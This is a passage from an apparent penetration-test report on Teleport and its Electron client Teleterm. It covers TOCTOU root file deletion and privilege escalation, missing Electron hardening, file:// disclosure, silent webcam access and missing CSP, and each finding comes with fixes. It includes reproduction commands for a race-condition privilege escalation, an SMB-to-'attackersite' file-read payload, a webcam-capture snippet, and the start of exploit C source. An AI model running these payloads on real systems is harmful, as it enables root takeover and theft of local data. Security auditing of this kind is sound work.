$ sudo mkdir /mnt/poc
$ echo test | sudo tee /mnt/poc/remove_me
$ sudo umount /mnt
```

After a user logs in by issuing `tsh ssh -A --proxy <proxy> --user <user> <host>`, they can replace the Teleport socket directory with the mounted container. This is purely for demonstration purposes and we assume the user can do it without root permissions, e.g., by specifying the command in `/etc/sudoers` or using the FUSE Linux kernel subsystem:

```
$ sudo mount -o loop /tmp/container.img /tmp/teleport-4091002375
```

Here we can see if the container is correctly mounted and contains the `remove_me` file. **The important thing to notice below is that now the directory ownership is set to `root`, and the regular user should not be able to remove it or its content**.

```
$ find /tmp/teleport-4091002375 -ls 2>/dev/null
2       4 drwxr-xr-x   4 root     root         4096 Feb 21 16:30 /tmp/
teleport-4091002375
12      4 drwxr-xr-x   2 root     root         4096 Feb 21 16:30 /tmp/
teleport-4091002375/poc
13      4 -rw-r--r--   1 root     root            5 Feb 21 16:30 /tmp/
teleport-4091002375/poc/remove_me
```

Finally, when the user logs out, we can verify that all the root-owned files are removed:

```
$ find /tmp/teleport-4091002375 -ls 2>/dev/null
2      4 drwxr-xr-x   2 root     root         4096 Feb 21 16:33 /tmp/
teleport-4091002375
```

Impact

Possibly high. In the circumstances where the user is permitted to mount directories to any destination, they can remove any files with root privileges.

Complexity

A user could trivially exploit the finding if they can mount directories with a controlled destination.

Remediation

After the Teleport daemon changed the ownership for the directory `/tmp/teleport-<ID>` by setting it to the currently logged-in user, use the same privileges to remove this directory and all included files.

Since `os.RemoveAll()` used by the `RemoveDirCloser` helper function is executed as `root`, `RemoveDirCloser` should implement more robust removal functionality. We recommend validating the ownership of the removal directory, and the validation and removal should be implemented as an atomic operation to prevent race conditions.

TEL-Q122-16. TOCTOU Via ListenUnixSocket Allowing Changing Ownership For Arbitrary File	
Severity	**High**
Vulnerability Class	Time-of-Check to Time-of-Use (TOCTOU)
Component	https://github.com/gravitational/teleport/blob/6538accd1f2b57191e2f3640a9a467fadb120691/lib/teleagent/agent.go#L70
Status	Closed

Description

Time-of-Check to Time-of-Use (TOCTOU) attacks arise when a computer system is executing several actions in sequential order. Suppose there is no lock to guarantee the atomicity of these actions before they finish. In the multithread environment, an attacker can leverage the vulnerability for bypassing various checks.

The UNIX domain socket described in TEL-Q122-15 is vulnerable to a TOCTOU attack. Therefore, before the Teleport daemon changes the socket ownership from root to a logged-in user, a user can replace the socket with an arbitrary file. **Consequently, they can trivially leverage this design to mount a privilege escalation attack and gain root privileges on the host.**

You can verify that the two operations are not atomic in the highlighted output:

```
// ListenUnixSocket starts listening and serving agent assuming that
func (a *AgentServer) ListenUnixSocket(path string, uid, gid int, mode
os.FileMode) error {
 l, err := net.Listen("unix", path)
 if err != nil {
        return trace.Wrap(err)
 }
 if err := os.Chown(path, uid, gid); err != nil {
        l.Close()
        return trace.ConvertSystemError(err)
 }
```

Even when the socket is created with root privileges, the directory is user-writable:

```
$ ls -ld /tmp/teleport-225082806/
drwx------ 2 ubuntu ubuntu 4096 Feb 22 13:37 /tmp/teleport-225082806/

$ ls -la /tmp/teleport-225082806/teleport-78320.socket
srwxr-xr-x 1 root root 0 Feb 22 13:37 /tmp/teleport-225082806/
teleport-78320.socket
```

On UNIX platforms, this means that the user owning the directory can remove any nested file, even if the file is not writeable for them.

Reproduction Steps

For a working exploit, see *Appendix C*. Please follow the next steps to reproduce our proof of concept, allowing any file to be overwritten.

1) Log in to the server running the Teleport daemon, e.g., by issuing:

```
$ tsh login --user=norbert --insecure --proxy=doyensec-win.gravitational.io -l
ubuntu
```

2) Create a root-owned file:

```
$ echo test | sudo tee /etc/config
$ sudo chmod 600 /etc/config
$ ls -l /etc/config
-rw------- 1 root root 5 Feb 23 10:31 /etc/config
```

3) Run the exploit by specifying the Teleport process identifier and the file to overwrite:

```
$ ./privesc $(pgrep teleport|head -1) /etc/config
[+] Init done, please run 'tsh ssh -A <params>'
```

4) In a different terminal window, use the following `for` cycle to trigger the symlink replacement:

```
$ for i in {1..25}; do tsh ssh -A --proxy=doyensec-win.gravitational.io -l
ubuntu 127.0.0.1 :; done
```

5) Observe that it takes only a few attempts until the exploit wins the race:

```
$ ./privesc $(pgrep teleport|head -1) /etc/config
[ .. SNIP .. ]

[+] Linking /etc/config to: /tmp/teleport-802010009/teleport-469136.socket
-rw------- 1 root root 0 Feb 22 14:41 /etc/config
[+] Linking /etc/config to: /tmp/teleport-2273893986/teleport-469136.socket
-rw------- 1 ubuntu ubuntu 0 Feb 22 14:41 /etc/config
[+] permission changed, we are done
```

Impact

Critical. An attacker can exploit the time window, which is roughly less than 120 microseconds, and during this time, replace the socket with a symlink to any root-owned file. By changing the `/etc/passwd` or `/etc/sudoers` file, they can easily gain control over the whole system where the Teleport daemon is running.

Complexity

To exploit the finding, a valid local user or Teleport SSH account and basic UNIX / programming skills are required. The default configuration is vulnerable if the SSH server is enabled.

Remediation

Use basic synchronization primitives such as mutual exclusion locks to ensure that an attacker cannot influence the flow between the socket creation and permission changes.

Resources

- Race Conditions Can Exist In Go
  https://checkmarx.com/blog/race-conditions-can-exist-in-go/

- Go Standard Library - Sync
  https://pkg.go.dev/sync

TEL-Q122-17. Missing Hardening Setting For Main Teleterm Window	
Severity	**Informational**
Vulnerability Class	Security Misconfiguration
Component	webapps/packages/teleterm/src/mainProcess/mainProcess.ts
Status	Partially Mitigated

Description

In Electron.js, the `webPreferences` object of `BrowserWindow`[15] controls its web page's features. When working with Electron, it is important to understand that a critical role in its security is played by the security settings on which every `BrowserWindow` is instantiated. While many security flags are enabled by default as new Electron versions are released, some security features may not be natively enabled or their interaction could lead to unexpected dangerous behaviors under certain circumstances.

Because of this, we strongly advise to explicitly change the following webPreferences options for all the Teleport Terminal windows:

- **nativeWindowOpen** to **true**
  Whether to use `native window.open()`. Defaults to `false`. Child windows will always have `node integration` disabled unless `nodeIntegrationInSubFrames` is `true`.
  https://github.com/electron/electron/blob/5-0-x/docs/api/breaking-changes.md#nativewindowopen

- **sandbox** to **true**
  This option creates a browser window with a sandboxed renderer. When the sandbox is enabled, the renderers can only make changes to the system by delegating tasks to the main process via IPC, accessing the node APIs. The only exception is the preload script, which has access to a subset of the Electron renderer API. Another consequence of this flag is that sandboxed renderers won't modify any of the default JavaScript APIs. Consequently, some APIs such as `window.open` will work as they do in Chromium (e.g., they do not return a `BrowserWindowProxy`).
  https://www.electronjs.org/docs/api/sandbox-option

- **safeDialogs** or **disableDialogs** to **true**
  Whether to enable browser-style consecutive dialog protection or disable dialogs completely. This would allow dialog filtering by the user, avoiding potential DoS in the UI caused by any non-dismissible dialogs.
  https://github.com/electron/electron/pull/22395

- **devTools** to **false**
  Whether to enable DevTools. If it is set to false, the `BrowserWindow` will not be able to use `BrowserWindow.webContents.openDevTools()` to open DevTools. This hardening may prevent any isolation bypass based on DevTools spawning abuses. As additional mitigation, it may be

[15] https://www.electronjs.org/docs/api/browser-window#new-browserwindowoptions

possible to disable DevTools completely in production builds by adding a variable in `electron.gyp` and using `#defines` to disable the DevTools code.
https://github.com/electron/electron/pull/7096

- **enableRemoteModule** to **false**
  Due to the system access privileges of the main process, the functionality provided by the main process modules may be dangerous in the hands of malicious code running in a compromised renderer process. By limiting the set of accessible modules to the minimum that your app needs and filtering out the others, you reduce the toolset that malicious code can use to attack the system. Because of this, when possible, the `remote` module should be disabled completely. If the `remote` module is still needed for some features, its unused globals, Node and Electron modules (so-called built-ins) should be carefully filtered. Please refer to the following resource: *https://medium.com/@nornagon/electrons-remote-module-considered-harmful-70d69500f31*

- **webgl** and **enableWebSQL** to **false**
  In order to reduce the overall attack surface available from the renderer, explicitly disable support for WebGL and WebSQL by setting the `webgl` and `enableWebSQL` flags to `false`.

Reproduction Steps

Currently the `createWindow` function in `webapps/packages/teleterm/src/mainProcess/mainProcess.ts` instantiates a new `BrowserWindow` with the following settings:

```
  createWindow() {
    const { width, height } = screen.getPrimaryDisplay().workAreaSize;
    const win = new BrowserWindow({
      width,
      height,
      title: 'Teleport Terminal',
      icon: getAssetPath('icon.png'),
      webPreferences: {
        contextIsolation: true,
        nodeIntegration: false,
        preload: path.join(__dirname, 'preload.js'),
      },
    });

    ...
  }
```

Impact

An attacker could leverage the lack of some `webPreferences` security features to more easily carry out attacks.

Complexity

An attacker should also be able to run arbitrary JavaScript code on the renderer isolated world in the first place. Since `contextIsolation` is set (providing JavaScript context isolation for preload scripts, as implemented in Chrome Content Scripts), currently different JS contexts between renderers and preload scripts and different JS contexts between renderers and Electron's framework code are present,

preventing more simple exploitations.

Remediation

Enable the recommended options when creating the main `BrowserWindow` used by Teleterm.

Resources

- "BrowserWindow webPreferences", Electron.js Documentation https://www.electronjs.org/docs/latest/api/browser-window#new-browserwindowoptions

TEL-Q122-18. Outdated Electron Version In Use	
Severity	**Low**
Vulnerability Class	Components With Known Vulnerabilities
Component	webapps/packages/teleterm/package.json > electron
Status	Closed

Description

An application built with an older version of Electron, Chromium, or Node.js is an easier target than an application that is using more recent versions of those components. Generally speaking, security issues and exploits for older versions of Chromium and Node.js are more widely available. When developing an Electron-based application, the latest available version of Electron should always be used, if possible.

Several security issues have been fixed in versions of Electron.js succeeding the one shipped with Teleport Terminal for Desktop (currently on Electron.js v13.2.3). Some of them consist of Chromium back-ported fixes. Because Electron applications are web applications running in the Chromium engine, they may be vulnerable through some of the same attack vectors as the Chromium browser. Because of this, Electron security releases currently follow Chromium's security releases. The following security fixes were cherry-picked and ported to Electron in the following versions:

- 1228036, (#30639)
- 1231134, (#30637)
- 1233564, (#30636)
- 1234009, (#30635)
- 1230767, (#30638)
- 1216595, (#30824)
- 1221047, (#30817)
- 1238178, (#30962)
- 1242257, (#30952)
- 1248665, (#31236)
- 1245870, (#31503)
- 1252858, (#31682)
- CVE-2021-30625, (#30964)
- CVE-2021-30626, (#30960)
- CVE-2021-30628, (#30957)
- CVE-2021-30630, (#30950)
- CVE-2021-30633, (#30941)
- CVE-2021-37960, (#31209)
- CVE-2021-37973, (#31202)
- CVE-2021-37967, (#31243)
- CVE-2021-37968, (#31246)
- CVE-2021-37970, (#31240)
- CVE-2021-37975, (#31228)
- CVE-2021-37976, (#31231)
- CVE-2021-37978, (#31363)
- CVE-2021-37979, (#31359)
- CVE-2021-37980, (#31365)
- CVE-2021-37981, (#31499)
- CVE-2021-37984, (#31495)
- CVE-2021-37987, (#31541)
- CVE-2021-37989, (#31525)
- CVE-2021-37992, (#31521)
- CVE-2021-37996, (#31545)
- CVE-2021-37998, (#31678)
- CVE-2021-38001, (#31673)
- CVE-2021-38002, (#31671)
- CVE-2021-38003, (#31665)
- CVE-2021-38005, (#31921)
- CVE-2021-38007, (#31912)
- CVE-2021-38011, (#31901)
- CVE-2021-4056, (#32237)
- CVE-2021-4057, (#32234)
- CVE-2021-4102, (#32194)
- CVE-2021-38006, (#32172)
- CVE-2021-38017, (#32034)
- CVE-2021-38018, (#32023)
- CVE-2021-4058, (#32225)
- CVE-2021-4059, (#32212)
- CVE-2021-4078, (#32218)
- CVE-2021-38010, (#31904)
- CVE-2021-38012, (#32014)
- CVE-2021-38019, (#32017)
- CVE-2021-4079, (#32228)
- CVE-2021-4098, (#32183)
- CVE-2021-4100, (#32186)

All the issues listed above are fixed in the latest 13.x Electron.js (v13.6.9 of February 2nd, 2022).

Some issues are specific to the Electron codebase. These bugs remain unfixed and their risk should be taken into account:

- SameOriginPolicy Bypass (05-11-2017)

  Electron's `window.open` API allows SOP bypass using different techniques. This issue can be leveraged to obtain RCE using a NodeIntegration Bypass. See #8963.

- HTML File Object Path Attribute Disclosure (05-10-2017)

  HTML5 File API capabilities were extended in Electron with the `path` attribute. This extended behavior is still exposed even with `sandbox:true` and `nodeIntegration:false`. Path disclosure can lead to sensitive directory names being leaked to restricted renderers.

- `shell.openExternal` leaks environmental variables to child processes (03-23-2018)

  The `openExternal` API opens target processes as true child processes and passes the console. In practice, that means that environment variables set for your app are passed to the child processes. This behavior affects Windows-only.

Impact

An attacker may abuse the aforementioned Electron's or Chromium's security issues to evade the isolation mitigations or achieve remote code execution.

Complexity

Medium to High, an attacker should be able to run arbitrary JavaScript code in the context of the Electron application in order to leverage the aforementioned vulnerabilities.

Remediation

Update to the latest stable Electron.js version (v13.6.9) to benefit from the latest security fixes.

TEL-Q122-19. Missing Limitations Of Navigation Flows To Untrusted Origins In Teleterm	
Severity	**Medium**
Vulnerability Class	Insecure Design
Component	Teleport Terminal
Status	Closed

Description

When working with Electron, it is important to remember that it is not a web browser and should not be used just as a web browser. The framework allows developers to build high-quality native applications, but the inherent security risks scale with the additional powers granted to the code.

Displaying content from remote sources poses a security risk that Electron is not intended to handle. In fact, the most popular Electron apps display primarily local content, similarly to Teleport Terminal. But since the framework can load code from online sources, it is the developer's responsibility to ensure that it doesn't happen, or if it does, that the loaded code is not malicious. As indicated by the Electron.js documentation:

> *"Much like navigation, the creation of new webContents is a common attack vector. Attackers attempt to convince your app to create new windows, frames, or other renderer processes with more privileges than they had before; or with pages opened that they couldn't open before."*

If an attacker manages to load a web origin they control, they can achieve remote code execution in the context of the Teleport Terminal Electron-based application.

A. Limiting AuxClick Navigations


Middle-click causes Electron to open a link within a new window. Under certain circumstances, this can be leveraged to execute arbitrary JavaScript in the context of a new window.

B. Limiting New Windows Navigations

Any anchor link or `window.open` invocation to untrusted origins may lead to an attacker loading arbitrary JavaScript code and running commands on the victim's host.

Reproduction Steps

For testing purposes, embed a new anchor link inside the Teleport Terminal context:



Once clicked, a new window to https://doyensec.com will open:

Impact

Navigation to untrusted origins can facilitate attacks, thus it is recommended to limit the ability of a `BrowserWindow`/`BrowserView` guest page to initiate new navigation flows.

Complexity

Medium, an attacker only needs to find a way to inject their links in the context of the Teleterm application.

Remediation

The creation of a new window or the navigation to a specific origin can be inspected and validated using callbacks for the `new-window`**,** `will-navigate`**, and** `will-attach-webview` **events.** Teleport Terminal can limit the navigation flows by implementing something similar to:

```
app.on('web-contents-created', (createEvent, contents) => {

  contents.on('new-window', newEvent => {
    console.log("Blocked by 'new-window'")
    newEvent.preventDefault();
  });

  contents.on('will-navigate', newEvent => {
    console.log("Blocked by 'will-navigate'")
    newEvent.preventDefault()
  });

  contents.on('will-attach-webview', newEvent => {
    console.log("Blocked by 'will-attach-webview'")
    newEvent.preventDefault()
  });  ?
  contents.setWindowOpenHandler(({ url }) => {
    if (url.startsWith("https://doyensec.com/")) {
      setImmediate(() => {
        shell.openExternal(url);
        });
      return { action: 'allow' }
    } else {
      console.log("Blocked by 'setWindowOpenHandler'")
      return { action: 'deny' }
    }
  })

});
```

However, `libchromiumcontent` will trigger middle-click events as `auxclick` instead of `click`.
For `webview`, the application has to explicitly disable this insecure behavior using something like:

```
<webview src="https://www.github.com/" disableblinkfeatures="Auxclick"></webview>
```

Resources

- "The handler of "setWindowOpenHandler" not fires on Electron 12.0.0" #27967, Electron Repository https://github.com/electron/electron/issues/27967#issuecomment-812840093
- Electron: Security Native Capabilities And Your Responsibility https://www.electronjs.org/docs/tutorial/security#security-native-capabilities-and-your-responsibility

TEL-Q122-20. Lack Of Secure Keyboard Entry Protection In Teleterm	
Severity	**Low**
Vulnerability Class	Information Exposure
Component	Teleport Terminal
Status	Closed

Description

The `EnableSecureEventInput` function was implemented in Mac OS X 10.3, to provide a secure means for a process to protect keyboard input to a custom data entry field. This function is commonly used with custom user interfaces for entering passwords and other sensitive information and protects keyboard entry so that keyboard events cannot be intercepted by a keyboard intercept process[16].

Since Electron version 10[17], the app API object features two methods to check or set this mode of input:

- `setSecureKeyboardEntryEnabled(enabled)`, sets the Secure Keyboard Entry mode in the application.
- `isSecureKeyboardEntryEnabled()`, returns whether Secure Keyboard Entry is enabled (Boolean)[18]

The Teleport Terminal application does not seem to currently leverage this keystroke protection mechanism to protect from other processes listening for keyboard input events. Note that the prerequisite for the attack is that the attacker's process should already be running on the victim's machine. From the perspective of the application's code complexity, it will be important to enable this secure event input only when it is needed and disable it when it is no longer needed (e.g. Passwords or TOTP input). If Teleport Terminal enabled secure input and left it enabled when the process moved to the background, the system would not allow keyboard intercept processes to receive keyboard events. For more on this, see the *"Using Secure Event Input Fairly"* section of TN2150[19].

Reproduction Steps

To confirm if the application is protected or not, run the following command using the `ioreg` utility to displays the I/O Kit registry:

```
$ ioreg -l -w 0 | grep kCGSSessionSecureInputPID
```

It is also possible to use an off-the-shelf key logger for macOS like https://github.com/SkrewEverything/Swift-Keylogger to verify whether the Secure Keyboard Entry mode is working as intended.

[16] https://developer.apple.com/library/archive/technotes/tn2150/_index.html

[17] https://github.com/electron/electron/commit/7b55a70a3673fc76ee6ff9e50577ca72536606fd

[18] https://www.electronjs.org/docs/api/app#appsetsecurekeyboardentryenabledenabled-macos

[19] https://developer.apple.com/library/archive/technotes/tn2150/_index.html

Impact

An attacker may be able to more easily intercept the keystroke composing passwords or other secrets.

Complexity

High, an attacker needs to control a local process with the Input Monitoring[20] permission enabled on the latest Mac OS versions.

Remediation

As an additional, optional, mitigation, emit the `setSecureKeyboardEntryEnabled` event on Teleterm macOS clients.

[20] https://support.apple.com/en-ge/guide/mac-help/mchl4cedafb6/mac

TEL-Q122-21. Missing File Handler Protections In Teleterm	
Severity	**Low**
Vulnerability Class	Insecure Design
Component	Teleport Terminal
Status	Closed

Description

When an Electron application tries to load some content, this is usually achieved through the `BrowserWindow`'s `loadFile`[21] API. This function takes a path to an HTML file relative to the root of the application. If an attacker is able to run arbitrary JavaScript code in the context of the page, because of the same shared `file://` origin, they'll be able to easily read the content of files from the local file system.

Reproduction Steps

The following PoC can disclose the content of the local `/etc/hosts` file:

```
<iframe src="file:///etc/hosts"
onload="alert(this.contentDocument.body.innerHTML)"> </iframe>
```

Alternatively, if the attacker is able to open new windows, it is still possible to mount a more complex attack, given that Electron does not enforce any notifications or warnings for SMB connections, which are possible without user interaction or consent:

```
window.open("smb://guest:guest@attackersite/public/");
setTimeout(function(){
  window.open("file:///Volumes/public/test.html");
}, 10000);

<!-- test.html -->
<iframe src="file:///etc/hosts"
onload="alert(this.contentDocument.body.innerHTML)"> </iframe>
```

Impact

An attacker will be able to read and leak the existence and the content of local files.

Complexity

The impact is considered to be Low since JavaScript execution is required in the context of the Teleport Terminal app. Existing features accessible from the renderer such as console access to the local system may also allow disk access in a more convoluted way.

[21] https://www.electronjs.org/docs/api/browser-window#winloadfilefilepath-options

Remediation

To avoid this, Electron introduced the `protocol.interceptFileProtocol`[22] handler. This function should be used for disabling `file://` resources and creating a custom internal local protocol for the resources of the application. Note that for a secure implementation, the application should check the folder in which files are accessed when redefining the protocol handler. This should be done to avoid path traversal or symlink issues.

For a better defense-in-depth option, it is also possible to disable other file protocols:

```
function _disabledHandler(request, callback) {
  return callback();
}

function installWebHandler({ protocol, enableHttp }) {
  protocol.interceptFileProtocol('about', _disabledHandler);
  protocol.interceptFileProtocol('content', _disabledHandler);
  protocol.interceptFileProtocol('chrome', _disabledHandler);
  protocol.interceptFileProtocol('cid', _disabledHandler);
  protocol.interceptFileProtocol('data', _disabledHandler);
  protocol.interceptFileProtocol('filesystem', _disabledHandler);
  protocol.interceptFileProtocol('ftp', _disabledHandler);
  protocol.interceptFileProtocol('gopher', _disabledHandler);
  protocol.interceptFileProtocol('javascript', _disabledHandler);
  protocol.interceptFileProtocol('mailto', _disabledHandler);

  if (!enableHttp) { To turn off browser URI scheme if the app performs all
network requests via Node.js
    protocol.interceptFileProtocol('http', _disabledHandler);
    protocol.interceptFileProtocol('https', _disabledHandler);
    protocol.interceptFileProtocol('ws', _disabledHandler);
    protocol.interceptFileProtocol('wss', _disabledHandler);
  }
}
```

[22] https://www.electronjs.org/docs/api/protocol#protocolinterceptfileprotocolscheme-handler

TEL-Q122-22. Lack Of Permission Request Handlers In Teleterm	
Severity	**Low**
Vulnerability Class	Insecure Design
Component	Permissions API - setPermissionRequestHandler
Status	Closed

Description

HTML5 allows access to local media devices, thus making it possible to record video and audio. While browsers have implemented notifications to inform the user that a remote site is capturing the webcam stream, such notifications are not present in Electron apps.

A malicious attacker with the ability to execute JavaScript (e.g. XSS) in Teleport Terminal can silently record video and audio.

The `setPermissionRequestHandler` setting can be used to limit the exploitability of these issues. Not enforcing custom checks for permission requests (e.g., `media`) could potentially leave the Electron application under full control of the remote origin. For instance, a Cross-Site Scripting vulnerability can be used to access the browser media system and silently record audio/video. While browsers have implemented notifications to inform the user that a remote site is capturing the webcam stream, Electron does not display any notifications.

Reproduction Steps

This issue can be verified following these instructions:

1. Open the Teleport Terminal application
2. Enable the "*Developer Tools*"
3. Execute the following payload:

```
var video = document.createElement('video');
video.autoplay = true;

if(navigator.mediaDevices && navigator.mediaDevices.getUserMedia) {
    navigator.mediaDevices.getUserMedia({ video: true }).then(function(stream) {
        video.src = window.URL.createObjectURL(stream);
        video.play();
    });
}
```

   Verify that the webcam LED is turning on, demonstrating that the webcam is working without prompting user notifications.

Alternatively, review all occurrences of `setPermissionRequestHandler` in Teleterm. Since it's not used, the application does not limit session permissions at all. Thus, the configuration is open to abuses.

Impact

A malicious attacker with the ability to execute JavaScript (e.g., XSS) can silently record video and audio.

Complexity

This issue requires arbitrary JavaScript execution (e.g. XSS) within the Teleport Terminal application context. Latest MacOS versions may require additional permissions in order for the attack to work.

Remediation

Implement a notification mechanism for media access to notify the user that video/audio capabilities are currently used by the Teleterm application. This can be implemented using a combination of Electron's `setPermissionRequestHandler` and CSP. Please refer to https://www.electronjs.org/docs/all#sessetpermissionrequesthandlerhandler.

On the latest macOS releases, the operating system triggers a permission request pop-up somewhat limiting the exploitability of the issue. This mitigation factor is not present in Windows and in older macOS versions.

If you don't plan to use any of the following capabilities, you can disable them entirely:

- `media`
- `geolocation`
- `midiSysex`
- `pointerLock`
- `fullscreen`

Resources

- The Chromium's Projects Policy List: DefaultMediaStreamSetting
  https://www.chromium.org/administrators/policy-list-3#DefaultMediaStreamSetting

- MDN Web Docs: the getUserMedia() method in MediaDevices
  https://developer.mozilla.org/en-US/docs/Web/API/MediaDevices/getUserMedia

TEL-Q122-23. Missing Content-Security-Policy In Teleterm	
Severity	**Informational**
Vulnerability Class	Insecure Design
Component	webapps/packages/teleterm/build/app/dist/renderer/index.html
Status	Closed

Description

Electron apps, when possible, should implement a Content Security Policy (CSP) as an additional layer of protection against cross-site-scripting and data injection attacks.

There are two ways to set a CSP in Electron either via the `webRequest.onHeadersReceived`[23] handler or directly in the markup using a `<meta>` tag.

Reproduction Steps

No Content Security Policy (CSP) is currently enforced by the Teleport Terminal app in its main `index.html` file:

```
<!doctype html>
<html>
   <head>
      <meta charset="utf-8"/>
      <meta http-equiv="X-UA-Compatible" content="IE=edge"/>
      <meta name="referrer" content="no-referrer"/>
      <meta name="viewport" content="width=device-width,initial-scale=1"/>
      <script defer="defer" src="vendor.b16db32f0bdfc0b9f0bc.js"></script><script
defer="defer" src="app.b16db32f0bdfc0b9f0bc.js"></script>
   </head>
   <body>
      <div id="app"></div>
   </body>
</html>
```

Impact

CSP allows the server serving content to restrict and control the resources Electron can load for that given web page. Without this, an attacker could more easily inject active or passive content inside the Teleport Terminal renderer.

[23] https://github.com/electron/electron/blob/master/docs/api/web-request.md#webrequestonheadersreceivedfilter-listener

Complexity

Even without CSP, exploiting the issue requires the injection of arbitrary active or passive resources in the context of the Teleport Terminal application context.

Remediation

Since it's not possible to use the Electron's `webRequest.onHeadersReceived` **method when loading a resource using the** `file://` **protocol, the only way to set a policy on a page is to directly embed it in the markup using a meta tag:**

```
<meta http-equiv="Content-Security-Policy"
  content="default-src 'none';
           child-src 'self';
           connect-src 'self' https: wss:;
           font-src 'self';
           form-action 'self';
           frame-src 'none';
           img-src 'self' blob: data:;
           media-src 'self' blob:;
           object-src 'none';
           script-src 'self' 'sha256-1234567890a1b2c3d4c5d6e7f8g9h0=';
           style-src 'self' 'unsafe-inline';"
>
```

Appendix A - Vulnerability Classification

Vulnerability Severity	**Critical**
	High
	Medium
	Low
	Informational
Vulnerability Class	Components With Known Vulnerabilities
	Covert Channel (Timing Attacks, etc.)
	Cross Site Request Forgery (CSRF)
	Cross Site Scripting (XSS)
	Denial of Service (DoS)
	Information Exposure
	Injection Flaws (SQL, XML, Command, Path, etc)
	Insecure Design
	Insecure Direct Object References (IDOR)
	Insufficient Authentication and Session Management
	Insufficient Authorization
	Insufficient Cryptography
	Memory Corruption (Buffer and Integer Overflows, Format String, etc)
	Race Condition
	Security Misconfiguration
	Server-Side Request Forgery (SSRF)
	Unrestricted File Uploads
	Unvalidated Redirects and Forwards
	User Privacy
	Time-of-Check to Time-of-Use (TOCTOU)
	Insecure Deserialization

Appendix B - Remediation Checklist

The table below can be used to keep track of your remediation efforts inside this report. Mark the boxes when a fix has been implemented for the vulnerability.

☐	**Teleport should reject OIDC tokens with a claim `email_verified` set to `false`. For usability or testing purposes, provide a special opt-out configuration option allowing users with an unverified email address to access the cluster.**
☐	**Avoid loading arbitrary data into memory regardless of the size. Limit the size of a valid JSON tree and return an error closing the connection when it consumes a substantial amount of memory, especially for unauthenticated remote endpoints.**
☐	**Calculate the current date and time impervious to local changes to the host's clock time.**
☐	**The level and content of security monitoring, alerting, and reporting need to be carefully evaluated and should be proportional to the information security risks for a PAM solution like Teleport. Improve the existing audit trail extending the number of different MySQL commands that are ingested.**
☐	**When passwords or other sensitive data are inputted by the user it is highly recommended to read the terminal input lines without a terminal echo.** Redesign the `AskOTP` function to emulate the `passwordFromConsole` function.
☐	**Make sure to limit the number of server context objects instanced for each user. This will prevent the limit of open files on the system from being exceeded.**
☐	**Percent-encoding is a mechanism designed to encode 8-bit characters that have specific meaning in the context of URLs and avoid similar issues. Excessive URL normalization and decoding may lead to unexpected results and should be avoided.**
☐	**Check that the facets provided in Teleport's configuration file are well-formed and matched correctly.**
☐	**Limit the possible set of error messages, only displaying valid error types. If not possible, limit the error message length.**
☐	**Instead of using the `localStorage` object, we highly recommend to use the `sessionStorage`.**
☐	**Encrypt the key with the provided passphrase using the `EncryptPEMBlock` function.**
☐	**Limit the length of the request reason and enforce a limit for the whole message sent to the Jira service API.**
☐	**Limit the length of the request reason and prevent storing messages bigger than some amount (e.g., 1024B).**

☐	**To protect against unintended database reading and modification, deploy these fixes:** • **Change the default permissions for the** `defaultDirMode` **variable to** `0700`**.** • **After you create the database** `sqlite.db`**, change the file permissions to** `600`**.** • **Update the installing guide to use the permission bits** `700` **for** `/var/lib/teleport`**.**
☐	**After the Teleport daemon changed the ownership for the directory** `/tmp/teleport-<ID>` **by setting it to the currently logged-in user, use the same privileges to remove this directory and all included files.**
☐	**Use basic synchronization primitives such as mutual exclusion locks to ensure that an attacker cannot influence the flow between the socket creation and permission changes.**
☐	**Enable the recommended options when creating the main** `BrowserWindow` **used by Teleterm.**
☐	**Update to the latest stable Electron.js version (v13.6.9) to benefit from the latest security fixes.**
☐	**The creation of a new window or the navigation to a specific origin can be inspected and validated using callbacks for the** `new-window`**,** `will-navigate`**, and** `will-attach-webview` **events.**
☐	**As an additional, optional, mitigation, emit the** `setSecureKeyboardEntryEnabled` **event on Teleterm macOS clients.**
☐	**To avoid this, Electron introduced the** `protocol.interceptFileProtocol` **handler. This function should be used for disabling** `file://` **resources and creating a custom internal local protocol for the resources of the application. Note that for a secure implementation, the application should check the folder in which files are accessed when redefining the protocol handler. This should be done to avoid path traversal or symlink issues.**
☐	**Implement a notification mechanism for media access to notify the user that video/audio capabilities are currently used by the Teleterm application**
☐	**Since it's not possible to use the Electron's** `webRequest.onHeadersReceived` **method when loading a resource using the** `file://` **protocol, the only way to set a policy on a page is to directly embed it in the markup using a meta tag.**

When done patching the listed vulnerabilities, many clients find it worthwhile to perform a retest. During a retest, Doyensec researchers will attempt to bypass and subvert all implemented fixes. Retests usually take one or two days. Please reach out if you'd like more information on our retesting process.

Appendix C - Local Privilege Escalation Proof Of Concept

```
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <sys/inotify.h>
#include <sys/stat.h>
#include <unistd.h>
#include <limits.h>
#include <string.h>

/*
 * $ gcc privesc.c -o privesc
 * $ ./privesc $(pidof -s teleport) /etc/config
 *
 * tsh login --user=tbnz --insecure --proxy=127.0.0.1
 * for i in {1..35}; do tsh ssh -A --insecure --proxy 127.0.0.1 --user tbnz
127.0.0.1 :; done

 * Should take only 2-10 tries and the time window is less than 130.000Âµs

 * Linux allows unlinking the socket, if we own the parent directory
 *
 * $ ls -ld /tmp/teleport-225082806/
   drwx------ 2 tbnz tbnz 4096 Feb 22 13:41 /tmp/teleport-225082806/

 * $ ls -la /tmp/teleport-225082806/teleport-78320.socket
